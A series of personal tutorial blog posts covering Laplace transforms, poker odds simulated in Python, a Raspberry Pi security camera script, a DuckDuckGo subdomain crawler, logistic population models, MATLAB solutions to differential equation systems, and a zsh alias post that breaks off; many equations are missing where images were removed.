In this blog post, you will learn what a Laplace Transform is, and how to use them to solve differential equations.
What is a Laplace Transform?
Laplace Transforms are important because they enable you to solve differential equations algebraically. Therefore, they are important for solving problems in science, engineering, and applied math.
The definition of a Laplace Transform is the following:
Given a function f(t) defined for all t greater than or equal to zero, the Laplace Transform of f is the function F defined as follows:
For all values of s for which the improper integral converges.
Computing the Laplace Transform by Definition


Let’s look at a simple function f(t)=2, and compute its Laplace Transform.
Note: once you compute some of these by hand, you notice you keep using the same ones over and over. Therefore, there are tables of Laplace transforms you can reference to compute them. You can also use them for computing the inverse of the transform.
Inverse Transforms

As you might guess, sometimes, we want to reverse F(s) back to a function f(t), which is the inverse Laplace Transform. Since, we just computed one, let’s reverse it.
This is important when you want to transform the algebraically solved expression back into a particular solution of a differential equation (more on that later.)
Solving a Differential Equation with Laplace Transforms
Consider the following differential equation:
with the initial conditions x(0)=x'(0)=0. Taking the Laplace transform of it converts it into the following:

Solving for X(s), we get the following:
Now, to compute the inverse Laplace transform, which will give us x(t). We must use partial fractions, which gives us the following:
Solving this partial fraction, you will obtain A=C=0, B= 3/5, and D=-3/5.
Therefore, we have the following:
By computing the inverse Laplace transform, we get x(t), which is the following:
This is the particular solution to the equation given the initial conditions.
Final Thoughts
In this blog post, you learned what Laplace transforms are, and you learned how to use them to solve differential equations.
In this blog post, you will learn how to manually calculate and check poker odds.
The Game of Poker
A deck of cards has a total of 52 cards with four suits, which are hearts, diamonds, clubs, and spades. Each suit has 13 card values, which are the numbers 2-10, Jack, Queen, King, Ace. The ace card can act as a high or low value card.
In the game of poker, 5 cards make up a hand. The following diagram shows what type of hands you can get.
Getting a pair, two pair, three of a kind, and four of a kind are pretty straightforward.
A straight is a sequence of cards that are in increasing order, and the cards can be of different suits. The hand must contain each consecutively increasing card value. For example, the cards, 2,3,4,5,6 is a straight, but the cards 2,5,7,9,10 is not a straight.
A flush is a sequence of cards of the same suit. The cards do not need to be consecutively increasing like a straight. For example, the cards 5, 7, 8, 10, K would be a flush.
A full house is a hand with both three of a kind and a pair.
A straight flush is a hand that is both a flush and a straight at the same time.
A royal flush is a hand that contains the values, 10, J, Q, K, A where the ace counts as a high card.
The Odds of Getting a Pair

Let’s first go over the theory of receiving a hand with a pair in poker. To count the number of ways, we use a combination of combinatorics and the multiplication rule. The first thing we want to do is choose 1 card value of 13 values. Then choose 2 cards from two different suits. Afterwards, we want to choose 3 different card values from the remaining 12 values, and choose each of the three cards from four different suits. The total number of ways to get a pair is then the following:
This number is 1,098,240. To get the odds, we divide the previous number with the total number of ways to choose 5 cards from a deck of 52 cards. The odds turn out to be 42.2569% to get a pair.
The following is the code to simulate the odds of getting a pair:
import random

class Card():
    def __init__(self, value, suit):
        self._value = value
        self._suit = suit

    def value(self):
        return self._value

    def suit(self):
        return self._suit

    def __str__(self):
        return "" + self._suit + str(self._value)

def create_deck():
    deck = []
    suit = ["H", "D", "S", "C"]

    for i in range(13):
        for j in range(4):
            deck.append(Card(i, suit[j]))

    return deck

def shuffle_deck(deck):
    random.shuffle(deck)

def draw_hand(deck):
    hand = []

    for i in range(5):
        c = deck.pop()
        hand.append(c)

    return hand

def print_hand(hand):
    print("Hand:", end="")
    for c in hand:
        print(c, "", end="")
    print("")

def has_pair(hand):
    # This variable ensures there will be only one
    # pair
    meta_count = 0

    for i in range(5):
        # Count the number of cards with
        # the same value as the i-th card.
        count = 0
        for j in range(i+1, 5):
            if hand[i].value() == hand[j].value():
                count += 1
                continue


        if count == 1:
            meta_count += 1
        elif count == 2:
            return False
        elif count == 3:
            return False

    return meta_count == 1


def main():
    run_count = 100000
    pair_count = 0

    for x in range(run_count):
        deck = create_deck()
        shuffle_deck(deck)
        hand = draw_hand(deck)
        print_hand(hand)

        if has_pair(hand):
            pair_count += 1

    print("Expected Probability: 42.2569%")
    print("Simulated Probability: " + str(pair_count/ 100000.0))

if __name__ == "__main__":
    main()
The Odds of Getting Three of a Kind
The theory for getting three of a kind is as follows:
From 13 different values, we want to choose one value, then of four suits we want to choose 3 from 4. Then, from 12 remaining values, we want to choose only two more cards and then choose one card from four suits twice.
The count turns out to be the following:
To get the odds, we divide that number by the total number of ways to choose 5 cards from a deck of 52 cards. This turns out to be 2.11285%
The following is the code to simulate the odds of getting three of a kind:
import random

class Card():
    def __init__(self, value, suit):
        self._value = value
        self._suit = suit

    def value(self):
        return self._value

    def suit(self):
        return self._suit

    def __str__(self):
        return "" + self._suit + str(self._value)

def create_deck():
    deck = []
    suit = ["H", "D", "S", "C"]

    for i in range(13):
        for j in range(4):
            deck.append(Card(i, suit[j]))

    return deck

def shuffle_deck(deck):
    random.shuffle(deck)

def draw_hand(deck):
    hand = []

    for i in range(5):
        c = deck.pop()
        hand.append(c)

    return hand

def print_hand(hand):
    print("Hand:", end="")
    for c in hand:
        print(c, "", end="")
    print("")

def has_pair(hand):
    meta_count = 0
    for i in range(5):
        count = 0
        for j in range(i+1, 5):
            if hand[i].value() == hand[j].value():
                count += 1
                continue


        if count == 1:
            meta_count += 1
        elif count == 2:
            return False
        elif count == 3:
            return False

    return meta_count == 1

def three_of_a_kind(hand):
    count_map = {}

    for c in hand:
        if c.value() not in count_map:
            count_map[c.value()] = 1
        else:
            count_map[c.value()] += 1

    has_two_of_a_kind = False
    has_three_of_a_kind = False

    for k in count_map:
        if count_map[k] == 2:
            has_two_of_a_kind = True
        elif count_map[k] == 3:
            has_three_of_a_kind = True

    return has_three_of_a_kind and not has_two_of_a_kind

def main():
    run_count = 100000
    three_of_a_kind_count = 0

    for x in range(run_count):
        deck = create_deck()
        shuffle_deck(deck)
        hand = draw_hand(deck)
        print_hand(hand)

        if three_of_a_kind(hand):
            three_of_a_kind_count += 1

    print("Simulation Probability: " + str(three_of_a_kind_count/ 100000.0))

if __name__ == "__main__":
    main()
The Odds of Getting Four of a Kind
The theory for getting four of a kind is as follows:
First, we want to choose 1 card value from 13 possible card values. Second, choose all 4 from 4 different suits. Next we want to multiply that with choosing one card value from 12 remaining values, and then multiply that by choosing 1 suit from 4 suits. This turns out to be the following:
To get the odds, we divide 624 by the total number of ways to choose 5 cards from a 52 card deck. This turns out to be 0.024%
The code to simulate the odds of getting four of a kind is the following:
import random

class Card():
    def __init__(self, value, suit):
        self._value = value
        self._suit = suit

    def value(self):
        return self._value

    def suit(self):
        return self._suit

    def __str__(self):
        return "" + self._suit + str(self._value)

def create_deck():
    deck = []
    suit = ["H", "D", "S", "C"]

    for i in range(13):
        for j in range(4):
            deck.append(Card(i, suit[j]))

    return deck

def shuffle_deck(deck):
    random.shuffle(deck)

def draw_hand(deck):
    hand = []

    for i in range(5):
        c = deck.pop()
        hand.append(c)

    return hand


def print_hand(hand):
    print("Hand:", end="")
    for c in hand:
        print(c, "", end="")
    print("")

def has_pair(hand):
    meta_count = 0
    for i in range(5):
        count = 0
        for j in range(i+1, 5):
            if hand[i].value() == hand[j].value():
                count += 1
                continue


        if count == 1:
            meta_count += 1
        elif count == 2:
            return False
        elif count == 3:
            return False

    return meta_count == 1

def three_of_a_kind(hand):
    count_map = {}

    for c in hand:
        if c.value() not in count_map:
            count_map[c.value()] = 1
        else:
            count_map[c.value()] += 1

    has_two_of_a_kind = False
    has_three_of_a_kind = False

    for k in count_map:
        if count_map[k] == 2:
            has_two_of_a_kind = True
        elif count_map[k] == 3:
            has_three_of_a_kind = True

    return has_three_of_a_kind and not has_two_of_a_kind

def four_of_a_kind(hand):
    count_map = {}

    for c in hand:
        if c.value() not in count_map:
            count_map[c.value()] = 1
        else:
            count_map[c.value()] += 1

    has_four_of_a_kind = False

    for k in count_map:
        if count_map[k] == 4:
            return True

    return False


def main():
    run_count = 100000
    four_of_a_kind_count = 0

    for x in range(run_count):
        deck = create_deck()
        shuffle_deck(deck)
        hand = draw_hand(deck)
        print_hand(hand)

        if four_of_a_kind(hand):
            four_of_a_kind_count += 1

    print("Simulation Probability: " + str(four_of_a_kind_count/ 100000.0))

if __name__ == "__main__":
    main()
The Odds of Getting Flushes, Straights, and Straight Flushes

The theory of getting the flush is the following. There are 13 values to choose from, and we want to choose 5 different values. Then, since all of the cards must be the same suit, it must be that we multiply it by 4 choose 1 since there are a total of four suits and pick one suit. Therefore, the total number of ways to get a flush is the following:
The odds of getting a straight is the following. There are 10 ways to get a sequence (let T stand for 10). A2345, 23456,34567,45678,56789,6789T, 789TJ, 89TJQ, 9TJQK,TJQKA. Next, there are 4 ways to choose the card 5 times each. Therefore, total straight count is the following:
Next, we have to count the number of straight flushes so that we can subtract the count from both of the previous numbers that have been computed. The number of straight flushes will be to multiply 10 (the number of sequences) by four (the total number of suits.)
Therefore, the total number of straights will be 10,240-40 =10,200. The total number of flushes will be 5148-40=5,108. To get the odds divide each number by the total ways to choose 5 cards from a 52 card deck.
The code to simulate each are the following:
import random

class Card():
    def __init__(self, value, suit):
        self._value = value
        self._suit = suit

    def value(self):
        return self._value

    def suit(self):
        return self._suit

    def __str__(self):
        return "" + self._suit + str(self._value)

def create_deck():
    deck = []
    suit = ["H", "D", "S", "C"]

    for i in range(13):
        for j in range(4):
            deck.append(Card(i, suit[j]))

    return deck

def shuffle_deck(deck):
    random.shuffle(deck)

def draw_hand(deck):
    hand = []

    for i in range(5):
        c = deck.pop()
        hand.append(c)

    return hand

def print_hand(hand):
    print("Hand:", end="")
    for c in hand:
        print(c, "", end="")
    print("")

def has_pair(hand):
    meta_count = 0
    for i in range(5):
        count = 0
        for j in range(i+1, 5):
            if hand[i].value() == hand[j].value():
                count += 1
                continue


        if count == 1:
            meta_count += 1
        elif count == 2:
            return False
        elif count == 3:
            return False

    return meta_count == 1

def three_of_a_kind(hand):
    count_map = {}

    for c in hand:
        if c.value() not in count_map:
            count_map[c.value()] = 1
        else:
            count_map[c.value()] += 1

    has_two_of_a_kind = False
    has_three_of_a_kind = False

    for k in count_map:
        if count_map[k] == 2:
            has_two_of_a_kind = True
        elif count_map[k] == 3:
            has_three_of_a_kind = True

    return has_three_of_a_kind and not has_two_of_a_kind

def four_of_a_kind(hand):
    count_map = {}

    for c in hand:
        if c.value() not in count_map:
            count_map[c.value()] = 1
        else:
            count_map[c.value()] += 1

    has_four_of_a_kind = False

    for k in count_map:
        if count_map[k] == 4:
            return True

    return False

def has_straight(hand):
    # Get the values and sort them
    values = sorted([c.value() for c in hand])

    # Check for Ace-High straight explicitly: [0, 9, 10, 11, 12]
    # (Assuming 0 is Ace, 9 is 10, 10 is J, 11 is Q, 12 is K)
    if values == [0, 9, 10, 11, 12]:
        return True

    if len(set(values)) == 5 and (values[-1] - values[0] == 4):
        return True

    return False

def flush(hand):
    s = hand[0].suit()

    for i in range(1, 5):
        if s != hand[i].suit():
            return False

    return True

def main():
    run_count = 100000
    straight_count = 0
    flush_count = 0
    straight_flush_count = 0

    for x in range(run_count):
        deck = create_deck()
        shuffle_deck(deck)
        hand = draw_hand(deck)
        print_hand(hand)

        if flush(hand):
            flush_count += 1

        if has_straight(hand):
            straight_count += 1

        if flush(hand) and has_straight(hand):
            straight_flush_count += 1

    print("Simulation Probability Flush: " + str((flush_count - straight_flush_count)/ 100000.0))
    print("Simulation Probability Straight: " + str((straight_count - straight_flush_count)/ 100000.0))
    print("Simulation Probability Straight Flush: " + str((straight_flush_count)/ 100000.0))

if __name__ == "__main__":
    main()
Final Thoughts
The remaining hands are left as exercises for you to compute the probability by hand, and then simulate in python. In this blog post, you learned how to compute the odds of getting certain hands and simulating the odds in Python.
References
Miller, S. J. (2017). The probability Lifesaver: All the tools you need to understand chance. Princeton University Press.
I decided to work on creating a simple security camera with the Raspberry Pi 4 Model B. I will be making the system more robust over time. In this blog post, you will learn how to create a simple one for yourself.
What you need
You need the following:
Raspberry Pi 4 Model B
Raspberry Pi HQ Camera v1.0 2018
Arducam Lens for Raspberry Pi HQ Camera, Wide Angle CS-Mount Lens, 6mm Focal Length with Manual Focus
External Hard Drive (for storage)
Attaching the Camera and Storage
Ensure the Raspberry Pi 4 is turned off while attaching the camera.

On the Raspberry Pi 4 Model B, you attach the ribbon of the camera to the camera port on the board next to the micro HDMI port with the blue portion of the ribbon facing towards the black piece of the connector.

Next, Attach the Arducam Lens to the Raspberry Pi HQ Camera v1.0 2018. Note: When I first got the lens, it took me a while to get it to focus correctly. I just played around with it until it was in focus.
Attach the external hard drive to a USB port.
Controlling the Camera from the Command Line
From the command line, you can use rpicam-still to take a picture by running the following:
rpicam-still -o ~/Desktop/test.jpg
After you run this command, you will see a JPEG image of the picture the camera took on the Desktop.
Programming the Security Camera
The code serves as a proof of concept. It can be more robust because right now it is shelling out to the command line for a few tasks, and there are some hardcoded values.
The following is the code for the simple security camera:
from picamera2 import Picamera2
from picamera2.encoders import H264Encoder
from picamera2.outputs import FfmpegOutput
import time
import subprocess
from datetime import datetime

"""
t - duration for recording
fname - the name of the file for the footage to be saved to.
"""
def capture_recording(t, fname):
	# Create a camera object
	picam2 = Picamera2()

	# Create a video configuration
	config = picam2.create_video_configuration()

	# Configure the camera to take a video
	picam2.configure(config)


	# H.264 (MPEG-4 Part 10)
	# This is the codec or
        #compression/decompression algorithm.
	encoder = H264Encoder(bitrate=10_000_000)

	# This is the output file,
        # which will save the file as an mp4.
	video_file = FfmpegOutput(fname)

	# Start Recording
	picam2.start_recording(encoder, video_file)

	print("Recording started")
	# Sleep for duration of recording.
	time.sleep(t)

	# Stop the recording
	picam2.stop_recording()
	picam2.stop()

	# Release the camera resource.
	picam2.close()
	print("Recording finished.")

"""
Generates a file name for the recorded video.
"""
def file_name():
	return "gseccam" +
        str(datetime.now().strftime("%Y%m%d%H%M%S")) +
        ".mp4"

"""
main procedure
"""
def main():

	# Continue to run...
	while True:
		# Generate a file name for the next
                # recorded video.
		fname = file_name()

		# Create the file on the system.
		subprocess.run(["touch", fname])

		# Capture a 2 minute video
		capture_recording(120, fname)

		# Copy the recently created
                #video to the external hard drive.
		subprocess.run(["cp",
                fname,
                "/media/gdrocella/Seagate Basic/videos"])

		# Remove the file
                #from the micro SD card.
		subprocess.run(["rm", fname])

if __name__ == "__main__":
	main()
Final Thoughts
There is a lot more that can be done here. Recordings can be saved to the cloud, such as using Amazon Web Services (AWS) S3. Also, Artificial Intelligence could be added. Privacy and Computer Security Infrastructures should be added, too. Plus, a web interface would be a nice touch to access the footage. Motion detection would be a cool feature. Really, the possibilities are endless here.
In this blog post, you learned how to build a simple security camera using Python and the Raspberry Pi 4 Model B.
I have been working on a project, and I wanted to build a simple web crawler to grab subdomains given a parent domain. It turns out that this is pretty simple using DuckDuckGo and BeautifulSoup to parse the HTML.
Using Google can be a pain because all the HTML is pretty much rendered by JavaScript, which makes it difficult to be parsed. DuckDuckGo makes it much easier by offering an HTML subdomain that provides mostly HTML that can be easily parsed.
Warning: If you run the crawler too many times, then DuckDuckGo will put a 15 to 30 minute block on your IP address. The solution is to sleep between calls or use a sufficient amount of proxy servers.
The Code
import requests
import bs4

def duckduckgo_search_results(q):
    # Make the bot look like it's using a browser.
    headers = {
        'User-Agent': "Mozilla/5.0"
    }

    # Search duckduckgo via HTML
    url = "https://html.duckduckgo.com/html/?q=" + str(q)

    # Grab the HTTP Response object
    resp = requests.get(url, headers=headers)

    pages = []

    # If the status code is 200, then continue
    if resp.status_code == 200:
        # Parse the html
        soup = bs4.BeautifulSoup(resp.text, "html.parser")

        # Grab links from result__url class
        result_url_tags = soup.find_all(class_="result__url")

        # grab the text from each tag.
        for tag in result_url_tags:
            pages.append(tag.get_text())

    return pages


def main():
    pages = duckduckgo_search_results("site:google.com")
    print("Page Count: " + str(len(pages)))

if __name__ == "__main__":
    main()
You’ll notice that the only header set is the User-Agent, which makes the bot appear as a browser.
Once the query and results are returned back by using the requests module, the BeautifulSoup html.parser is used to parse the HTML returned by DuckDuckGo.
Afterwards, it is easy to use selectors to extract URLs from the search results since each is wrapped with a CSS class of result__url.
Final Words
In this blog post, you learned how to crawl for web pages using DuckDuckGo and a bot made from python.
Logistic population models are one of the most important tools in mathematical biology because they describe how populations grow when resources are limited. Unlike simple exponential growth models, logistic models capture the realistic behavior of populations slowing down as they approach a maximum sustainable size, known as the carrying capacity. From ecology and epidemiology to economics and engineering, these models provide a powerful framework for understanding real-world systems.
In this blog post, you will learn how to develop a mathematical model for logistic population growth step by step. We will begin by exploring the key ideas behind logistic growth and how they differ from exponential models. Then, we will build the governing differential equation and interpret the meaning of each parameter in the model.
Modeling the Problem
Suppose a population only changes based on birth and death rates.
Let B(t) = The number of births per unit population per unit of time t.
Let D(t) = the number of deaths per unit population per unit of time t.
This means the following:

This means the change in population is the following:
which means that
The error should approach zero as delta t approaches 0, which yields the following differential equation:
Now, suppose that the birthrate is a linear decreasing function of the population size, so B = B_0 – B_1*P where B_0 and B_1 are constants and greater than zero. Also suppose the death rate is constant, then the following holds:

Therefore, this results in the following equation where a = B_0 – D_0 and b = B_1

It is useful to rewrite as the following where k=b and M = a/b. Here M is the limiting population.
Solving for a Solution


The equation is separable, so it is separated as follows:
Now, we just integrate both sides. Also, note: for the left hand side, one must use partial fractions to integrate. You should get the following result:

Solving for P, you should get the following the result:

where B is equal to the following when t = 0,

Plugging that value for B, we obtain the final result for the population:
Solving a Logistic Population Problem
Suppose in 1885 the population of a certain country a population of 50 million with a growing rate of 750k per year. Suppose the population in 1940 is 100 million with a growing rate of 1 million per year.
Given the following equation:
we can solve the following two equations simultaneously:
Doing so will give the values M = 200 and k = 0.0001
Now, let 1940 be t=0. Since M is the limiting population, we have that M = 200 million and P_0 = 100 million
If we want to know what the population will be in the year 2000, we can let t=60, and plug the values into the equation we solved in the previous section. This becomes
Therefore, the population is approximately 153.7 million people in the year 2000.
Final Thoughts
In this blog post, you learned how to model logistic populations, and you learned how to solve problems using the derived equation.
A system of differential equations contain two or more equations that are related by two dependent variables that share a single common independent variable like t for time. Applications of systems of differential equations range from engineering, science, and applied mathematics.
Consider the following system of differential equations:
First, we manually solve for a general solution of the system, then we use MATLAB to come up with a solution.
Solving for a General Solution Manually
The first step is to create a coefficient matrix of the system, then solve for the eigenvalues and associated eigenvectors.
The coefficient matrix for the system is the following:

Next, the eigenvalues are solved for, which means solve for the determinant, and set it equal to zero:
By solving this, you will obtain the following eigenvalues:

Now that we have the eigenvalues, we can solve for the associated eigenvectors. This can be done by solving the following for each eigenvalue:

Doing so, we obtain the following associated eigenvectors:
Therefore, the general solution will be the following:
Solving For a General Solution with MATLAB
First, let’s solve for the eigenvectors and eigenvalues using MATLAB. The following code will do that.
% Coefficient matrix
A = [1 2; 2 1];

% Solve for eigenvalues D and eigenvectors V
[V,D] = eig(A);

% Get the first eigenvector and scale
eigV1 = V(:,1) ./ min(V(:,1))

% Get the second eigenvector and scale
eigV2 = V(:,2) ./ min(V(:,2))

x1Vec = -1:0.05:1;
x2Vec = -1:0.05:1;

% x2 = -x1
v1 = -1*x1Vec;
% x2 = x1
v2 = x1Vec;

% Plot the eigenvectors
figure;
hold on;
plot(x1Vec,v1,'b');
plot(x1Vec,v2,'b');
xlabel('x_{1}');
ylabel('x_{2}');
grid on;

title('Eigenvectors');
% put the axes on the same limits
xlim([-1 1]);
ylim([-1 1]);

The following is the plot that was generated by MATLAB of the two eigenvectors:

Next, let’s plot the direction field, which will show the direction of solution curves with respect to time.
The following MATLAB code will do that:
[x1, x2] = meshgrid(x1Vec,x2Vec);
% Compute the direction field at the grid of points
x1dot = x1 + 2*x2;
x2dot = 2*x1 + x2;

% The quiver command can be used to plot the direction field
figure;
quiver(x1,x2,x1dot, x2dot);
xlabel('x_{1}');
ylabel('x_{2}');
title('Direction Field');
xlim([-1 1]);
ylim([-1 1]);
The following direction field was generated by MATLAB:

Next, a phase portrait will be generated with MATLAB, which will show the relationship between x1 and x2 with respect to time. The arrows shows the point on a particular solution curve with respect to time.
This image indicates that the point (0,0) is a saddle point. Also, you can tell that the graph will be a saddle because the eigenvalues are both real and one is positive and the other is negative.
Final Words
You saw an example of solving a system of differential equations, and you learned how to solve it using MATLAB.
Have you ever wanted to have your aliases automatically load when you start the zsh shell? In this blog post, you will learn how to do just that like a pro.
First, let’s briefly discuss what an alias is for Unix/Linux systems. According to the University of Utah, “An alias is a pseudonym or shorthand for a command or series of commands” (“What’s an ‘alias’ and how do i create one? ,” n.d.).
As an example, if one wanted to create an alias to run python3 from /usr/local/bin, then one could create an alias python to execute it.
Try to create an alias for yourself. Open up zsh, and create the following alias
Then, you can run the ll command for yourself in the zsh shell, which will automatically run ls -l.
